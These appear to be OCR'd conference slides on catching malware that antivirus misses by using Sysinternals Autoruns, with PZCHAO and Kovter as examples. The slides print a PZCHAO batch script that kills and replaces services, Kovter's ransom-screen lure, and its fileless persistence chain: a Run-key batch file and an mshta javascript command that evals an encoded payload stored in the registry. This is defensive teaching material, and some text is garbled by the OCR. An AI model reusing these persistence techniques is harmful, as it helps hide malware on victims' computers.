
(even if the AV ignores it)

| KnownDLLs   | Winlogon   | Winsock Providers | Print Monitors    | LSA Providers                            | Network Providers | WMI     | Sidebar Gadgets   | Office       |               |         |
|---|--|-------------------|-------------------|--|-------------------|---------|-------------------|--------------|---------------|---------|
| Everything  | Logon  | Explorer          | Internet Explorer | Scheduled Tasks                          | Services          | Drivers | Codecs            | Boot Execute | Image Hijacks | AppInit |
| Autorun Entry   | Description  |                   | Publisher         | Image Path                               |                   |         | Timestamp         | VirusTotal   |               |         |
|  HKLM\System\CurrentControlSet\Services            |  |                   |                   |  |                   |         | 2018.02.22, 18:35 |              |               |         |
| <input checked="" type="checkbox"/>  lcalio cgetim | Gxawmw aallmqyw: Arjkcv mjkq... Oracle Corporation |                   |                   | c:\program files (x86)\oracle\oracle.exe |                   |         | 2013.04.03, 12:40 |              |               |         |

# Let's catch some malware – PZCHAO

(even if the AV ignores it)

```
@echo off
net1 stop UIODetect
net stop UIODetect
sc stop UIODetect
cd %systemroot%\temp
set "str=HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Environment"
for /f "tokens=2*" %%a in ('reg query "%str%" /v NUMBER_OF_PROCESSORS 2>nul') do set "a=%%b"
echo %%a% <nul&if %%a% GEQ 2 (goto up1) else goto del
:up1
net stop moenro
sc delete moenro
net stop moenroexe
sc delete moenroexe
net1 stop WmiApSvr
net stop WmiApSvr
sc stop WmiApSvr
sc delete WmiApSvr
net1 stop wmiapsrv
net stop wmiapsrv
sc stop wmiapsrv
sc delete wmiapsrv
attrib -s -h -r %systemroot%\system\oracle.exe
attrib -s -h -r %systemroot%\system32\wbem\wmiapsrv.*
attrib -s -h -r %systemroot%\syswow64\wbem\wmiapsrv.*
copy wmiapsrv.exe %systemroot%\system32\wbem\ /Y
copy wmiapsrv.exe %systemroot%\syswow64\wbem\ /Y
```



Let's catch some malware -  
kovter  
(even if the AV ignores it)

Kovter is a pervasive click-fraud trojan  
Newest samples have fileless capability

# Let's catch some malware - kovter

(even if the AV ignores it)

The screenshot shows a web page with a blue header featuring the Hungarian Police logo, the word "police", and "RENDŐRSÉG". Below the header, there are two sections: one for "Támogatása és Védelme" (Support and Protection) featuring a Windows logo, and another for "paysafecard" and "Ukash". The main content area contains a warning message in Hungarian:

**FIGYELEM!** A számítógép meg van tiltva legalább az egyik ok miatt az alábbiak közül.

On megsértette «A szerzői és szomszédos jogokról» szóló törvényt (vídeo, zene, szoftver) és a jogellenes módon használja vagy terjeszti a szerzői jog által védett tartalmat, úgy megsérítve Magyarország Büntető Törvénykönyvének a 128. cikkét.

A Büntető Törvénykönyv 128. cikke előír egy 200 és 500 közötti minimálbérnek megfelelő bírságot, illetve a szabadságtól való 2 és 8 közötti megfosztást.

Ön már megtekintett vagy terjesztett tiltott pornográf tartalmat (gyermekpornográfia/állatokkal való fajtalankodás és stb.), úgy megsérítve Magyarország Büntető Törvénykönyvének a 202. cikkét.

At the bottom right, there are logos for OMV and avanti.

# Let's catch some malware - kovter (even if the AV ignores it)


| KnownDLLs                           | Winlogon   | Winsock Providers | Print Monitors   | LSA Providers     | Network Providers | WMI     | Sidebar Gadgets   | Office       |               |         |
|-------------------------------------|--|-------------------|--|-------------------|-------------------|---------|-------------------|--------------|---------------|---------|
| Everything                          | Logon  | Explorer          | Internet Explorer  | Scheduled Tasks   | Services          | Drivers | Codecs            | Boot Execute | Image Hijacks | AppInit |
| Autorun Entry                       | Description  | Publisher         | Image Path   | Timestamp         |                   |         | VirusTotal        |              |               |         |
|                                     | HKCU\Software\Microsoft\Windows\CurrentVersion\Run |                   |  |                   |                   |         |                   |              |               |         |
| <input checked="" type="checkbox"/> | (Default)  |                   | c:\users\bsidesbp-2018\appdata\local\4de38f1\53b3151.bat | 2018.02.25. 16:22 |                   |         | 2018.02.25. 16:22 |              |               |         |

# Let's catch some malware - kovter

(even if the AV ignores it)




```
File Edit Options Encoding Help
start "2tiFiVIkK3WDtYJbU26" "%LOCALAPPDATA%\4de38f1\dd061ec.472d8737"
```



| Name    | Ext      | Size   |
|---------|----------|--------|
| [..]    | <DIR>    |        |
| 53b3151 | bat      | 71     |
| dd061ec | 472d8737 | 40 435 |

# Let's catch some malware - kovter

(even if the AV ignores it)



# Let's catch some malware - kovter

(even if the AV ignores it)

The screenshot shows the Windows Registry Editor interface. The left pane displays a tree view of registry keys under 'Számítógép' (Computer). The right pane is a table with three columns: 'Név' (Name), 'Típus' (Type), and 'Érték' (Value). A single entry is visible in the table:

| Név                  | Típus  | Érték   |
|----------------------|--------|---|
| ab (Alapértelmezett) | REG_SZ | "C:\Windows\system32\mshta.exe" "javascript:aJL85q="YhX";Y5J0=new ActiveXObject("WScript.Shell");fENk4ww="3nALeOw";CIJQ2=Y5J0.RegRe |

The registry key path shown in the status bar at the bottom is: Számítógép\HKEY\_CURRENT\_USER\Software\Classes\5c1cb6c\shell\open\command. The key 'command' is highlighted with a blue selection box.

# Let's catch some malware - kovter





(even if the AV ignores it)

- "C:\Windows\system32\mshta.exe"
- "javascript:aJL85q="YhX";Y5J0=new ActiveXObject("WScript.Shell");
- fENk4ww="3nALeOw";
- CIJQ2=Y5J0.RegRead("HKCU\\software\\mymy\\kgmjit");
- CAce7v="g";
- eval(CIJQ2);
- U4IjN="me4mCYsg";

## Let's catch some malware - kovter (even if the AV ignores it)

```
zQhxyohEJywS3ehuMh="yNBOF6TAZ795TRYcpr2z";
inm9ZqKEiDkTpGPbrYBhlq="5M29CcXyjHFas9ihoabWQbII8b2KS8T";
DFspNJGONpcduhHl8vDGH="MNph9Eoviorq4a2I14nY4h";
ItXkNbYfNjLYQo3UuViABZU="5t40F5i3qMgWlkij0G7YEQJN8cnw1hmFGz7yg";
oTfZMF5LXRwwAQwinipEhRU="k3yMPY5U4VwCWup9MI6nERwWDWUD00yaWUrh8cTY";
hE2wKCNon5XPYUjzWmKG="bzzuf9FCnvsOuupHN7C60ee7GqkvN23qOx3y";
CuYwsdAzwG2mMeMHLG="v9MEveMBNisN7ElIV3cJpcZInKKvnKBc";
BPVQEYIMbkoKXnnLkE6n="udKYhGogWYyHIF58zWSnz";
OF8U="0E2C44100E162C035E2A10305560230F360503212E1A5E68196C124F5E0C2D37221B3A1A2F2B2302485938523
65A040E31003D113C2E1C470F3F073B292D483A74633E4E3621513E152134267040411B02423D1D380339151C1F552F
140C290D6E4D23331B321B2D587F1418272623223B7C38631A0C300C321D34403E0007230F3C4468211227343E3B512
11B092A03521F3F4E09525B3B0019163D6B660B22347229405D42080B3A4314040366481D24060212166A13071D5601
00381914502F1F104D6E390029282E47292133703219291E00732A421E057F3D261F2F08726211083B32740262594C2F
1F003D1B1C1B2F1D191E2F075A586427172F22203E3F2C7F48623F0D42791B5B7118303A39041F79000E28301706192D
0D097E191A09367272180B0F0F35012A627B320E3F63262E0D311726351B53090B3657701E3F5220313E27255E050C29
003C190D7F3A634F0E152C4D0B001A030758585948510740615D457F79622006393A432661595C4975625C570F12764
|E180F156F2619462B22133919341D332F457E6A14232F1C103A3D6F271202395A4446574E2B5F425A3C0F41053E031B2
23537264B68034B2C5653070A7B7B5C4455162711061D103B45530F603D1319767E2C0229492266061E2F011D232726
29405D146525262548145204270D135E022B442E0C3F372406382764790F7006163410141F124C702002180B21005215
```

# How could we utilize Autoruns better?



# How could we utilize Autoruns better?

Verify Autoruns Alert

 Unsigned non-Microsoft files added

New Unsigned Non-MS binaries added to Autoruns!  
Number of new unsigned Non-MS autoruns: 8.  
Click 'Log' to view the full report.  
To check the new files against Virus Total click 'Check Virus Total'.  
See report C:\Users\robingra\AppData\Local\Temp\AutorunsCLog\_20160215-1148.txt

